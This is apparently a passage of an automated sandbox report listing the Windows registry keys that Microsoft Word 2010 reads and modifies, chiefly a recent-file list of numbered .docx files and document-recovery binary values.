00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE93B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.docx	success or wait	1	7FEE93B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0353475199.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Place MRU	Max Display	dword	25	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Max Display	dword	25	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.docx	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0353475199.docx	success or wait	1	7FEE93B9AC0	unknown

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1367539758	1367539759	success or wait	1	7FEE93B9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1367539759	1367539760	success or wait	1	7FEE93B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FA40C	FA40C	binary	04 00 00 00 38 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 AF 70 FE 5A 9D C9 D6 01 0C A4 0F 00 0C A4 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 38 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0C A4 0F 00 0C A4 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE93B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\FA40C	FA40C	binary	04 00 00 00 38 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0C A4 0F 00 0C A4 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 38 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 53 25 22 5B 9D C9 D6 01 0C A4 0F 00 0C A4 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE93B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
